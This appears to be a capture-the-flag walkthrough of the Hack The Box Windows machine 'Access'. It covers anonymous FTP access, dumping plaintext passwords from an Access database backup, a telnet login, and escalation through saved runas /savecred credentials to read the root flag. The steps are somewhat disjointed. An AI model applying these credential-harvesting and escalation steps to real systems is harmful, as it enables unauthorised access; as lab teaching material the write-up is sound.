


Access



Access

Windows · Easy


0

Points

★★★★☆

4.8

3387 Reviews



User Rated Difficulty

Play Machine


Machine Info


Walkthroughs

Reviews

Activity


Changelog






☐ Adventure Mode

☒ Guided Mode

 Official Writeup



 Video Walkthrough

• US VIP 15

1 player

Target IP Address

10.10.10.98



23:51:42 ▾

```
(kali㉿kali)-[~/Desktop/htb]
└─$ sudo nmap -sS -Pn -p- -T4 10.10.10.98
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 21:10 EDT
Nmap scan report for access.htb (10.10.10.98)
Host is up (0.074s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 91.11 seconds
```

```
(kali㉿kali)-[~/Desktop/htb]
└─$ sudo nmap -sS -Pn -p21,23,80 -sC -sV 10.10.10.98
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 21:16 EDT
Nmap scan report for access.htb (10.10.10.98)
Host is up (0.072s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp    open  telnet?
80/tcp    open  http     Microsoft IIS httpd 7.5
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.59 seconds
```

```
(kali㉿kali)-[~/Desktop/htb]
└─$ ftp anonymous@10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
```

```
(kali㉿kali)-[~/.../htb/access/10.10.10.98/Backups]
└─$ ls
backup.mdb
```

Before dealing with this I checked the website but it is just an image and nothing more.
I found this backup.mdb file Now I wanna see its contents.

Packages and Binaries:

libmdb3t64

Core library for accessing JET / MS Access database (MDB) files programmatically.

Allows one to use MDB files with PHP for example.

Using this tool I was able to get the name of all the tables.

```
(kali@kali)-[~/.../htb/access/10.10.10.98/Backups]
$ mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin att_attreport att_waitforprocessdata attcalclog attexception AuditedExc auth_group_permissions auth_message auth_permission auth_user auth_user_groups auth_user_user_permissions base_additiondata base_apoptation base_basecode base_datatranslation base_operatortemplate base_personaloption base_strresource base_strtranslation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass LeaveClass1 Machines NUM_RUN_NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachines UserACPrivilege USERINFO userinfo attarea UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrmsg ZK AttendanceMonthStatistics acc_levelset_emp acc_morecardset ACUnlockComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
```

From here I then chose to see the contents of a table in json format and managed to get a lot of valid names.

```
(kali@kali)-[~/.../htb/access/10.10.10.98/Backups]
$ mdb-json backup.mdb USERINFO | jq .
{
  "USERID": 1,
  "Badgenumber": "538",
  "SSN": "0",
  "Gender": "M",
  "BIRTHDAY": "03/25/18 21:31:40",
  "HIREDDAY": "04/10/18 21:35:19",
  "DEFAULTDEPTID": 47,
  "ATT": 1,
  "INLATE": 0,
  "OUTEARLY": 1,
  "OVERTIME": 1,
  "SEP": 1,
  "HOLIDAY": 1,
  "PASSWORD": "020481",
  "LUNCHDURATION": 1,
  "privilege": 0,
  "InheritDeptSch": 1,
  "InheritDeptSchClass": 1,
  "AutoSchPlan": 1,
  "MinAutoSchInterval": 24,
  "RegisterOT": 1,
  "InheritDeptRule": 1,
  "EMPRIVILEGE": 0,
  "status": 0,
  "lastname": "Carter",
}
```

John Carter	
Mark Smith	
Sunita Rahman	

Mary Jones
Monica Nunes

```
(kali@kali)-[~/.../htb/access/10.10.10.98/Backups]
$ mdb-json backup.mdb auth_user | jq .
{
  "id": 25,
  "username": "admin",
  "password": "admin",
  "Status": 1,
  "last_login": "08/23/18 21:11:47",
  "RoleID": 26
}
{
  "id": 27,
  "username": "engineer",
  "password": "access4u@security",
  "Status": 1,
  "last_login": "08/23/18 21:13:36",
  "RoleID": 26
}
{
  "id": 28,
  "username": "backup_admin",
  "password": "admin",
  "Status": 1,
  "last_login": "08/23/18 21:14:02",
  "RoleID": 26
}
```

With these creds I can now use them to try and authenticate further

```
"username": "admin",
"password": "admin"

"username": "engineer",
"password": "access4u@security"


"username": "backup_admin",
"password": "admin",
```

```
(kali㉿kali)-[~/.../htb/access/10.10.10.98/Backups]
└─$ ftp admin@10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
331 Password required for admin.
Password:
530 User cannot log in.
ftp: Login failed
ftp> exit
221 Goodbye.


(kali㉿kali)-[~/.../htb/access/10.10.10.98/Backups]
└─$ ftp engineer@10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
331 Password required for engineer.
Password:
530 User cannot log in.
ftp: Login failed
ftp> exit
221 Goodbye.

(kali㉿kali)-[~/.../htb/access/10.10.10.98/Backups]
└─$ ftp backup_admin@10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
331 Password required for backup_admin.
Password:
530 User cannot log in.
ftp: Login failed
```

I wasn't able to use the ftp server with these creds. Now I will try to take a closer look at the zip file I had.



I used the password that the engineer was using and this worked. I had to do this in my windows machine because my linux didn't want to unzip this file.



Now I think there is a username security and password 4Cc3ssC0ntr0ller

Now I know there telnet is available so I will use it to login to the machine.

```
(kali㉿kali)-[~/.../htb/access/10.10.10.98/Engineer]
$ telnet 10.10.10.98 23
Trying 10.10.10.98 ...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*=====
Microsoft Telnet Server.
*=====
C:\Users\security>
```

```
C:\Users\security>cd Desktop

C:\Users\security\Desktop>type user.txt
ee5beee36eae6407bd5c1d9c179bbba0
```

I managed to find the user flag.

Now I need to look into how to get the root flag.

I started looking at all the directories I had access to and found this.

```
Directory of C:\Users\Public\Desktop

08/22/2018  10:18 PM                1,870 ZKAccess3.5 Security System.lnk
               1 File(s)                1,870 bytes
               0 Dir(s)  3,341,791,232 bytes free
```

I decided to open this file with type to see what is inside. Here I found the following

```
E♦C:\Windows\System32\runas.exe# .. \.. \.. \W
ng\AccessNET.ico♦%SystemDrive%\ZKTeco\ZKAcc
```

It is using runas.exe

I searched online to see how I could view stored credentials and I found out that I can use cmdkey /list to see which stored credentials there are in the system


```
C:\Users\Public\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                     Type: Domain Password
    User: ACCESS\Administrator
```

By looking into the file I could somewhat see the logic here.

```
runas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe" C:\
ssNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico
```

I could potentially use this to open or even copy the file into my directory using a similar command to this.

Parameter	Description
/user:	Specifies the user account that you want to use
/noprofile	Don't load the user's profile, this will make the application load faster. By default /profile is used
/env	Use the current network environment instead of user's local environment
/netonly	Credentials are only for remote access
/savecred	Save the password in the user's profile so it can be used later (security risk!)
/smartcard	Use this option if you are using smart cards for authentication
/showtrustlevel	Show available trust levels
/trustlevel	Trustlevel to run the program on

```
1. Runas /user:administrator "C:\Program
Files\Google\Chrome\Application\chrome.exe"
```

Using the logic above I managed as well as the original logic from the script I managed to copy the file to my directory.

```
C:\Users\security>runas /savecred /user:Administrator "cmd.exe /C copy C:\Users\Administrator\Desktop\root.txt C:\Users\security\Desktop\root.txt"
C:\Users\security>cd Desktop
C:\Users\security\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 8164-DB5F

Directory of C:\Users\security\Desktop

10/26/2024  04:55 AM    <DIR>          .
10/26/2024  04:55 AM    <DIR>          ..
10/26/2024  02:07 AM                34 root.txt
10/26/2024  02:07 AM                34 user.txt
                2 File(s)                68 bytes
                2 Dir(s)  3,341,774,848 bytes free
```

This actually did not work. I did not have permission to open this file still.

After researching for a while there is a way to bypass this by concatenating 2 files together and then outputting it into another file.

A command like this

```
runas /savecred /user:Administrator "cmd.exe /C copy C:\Users\security\root.txt+C:\Users\security\root2.txt C:\Users\security\flag.txt"
```

This resulted in having the file flag.txt which is a mix of the two other files but the root2.txt is an empty file so I will only have the flag in there.

```
C:\Users\security>type flag.txt
443578d2b27da65621800881fbab8e1b
```

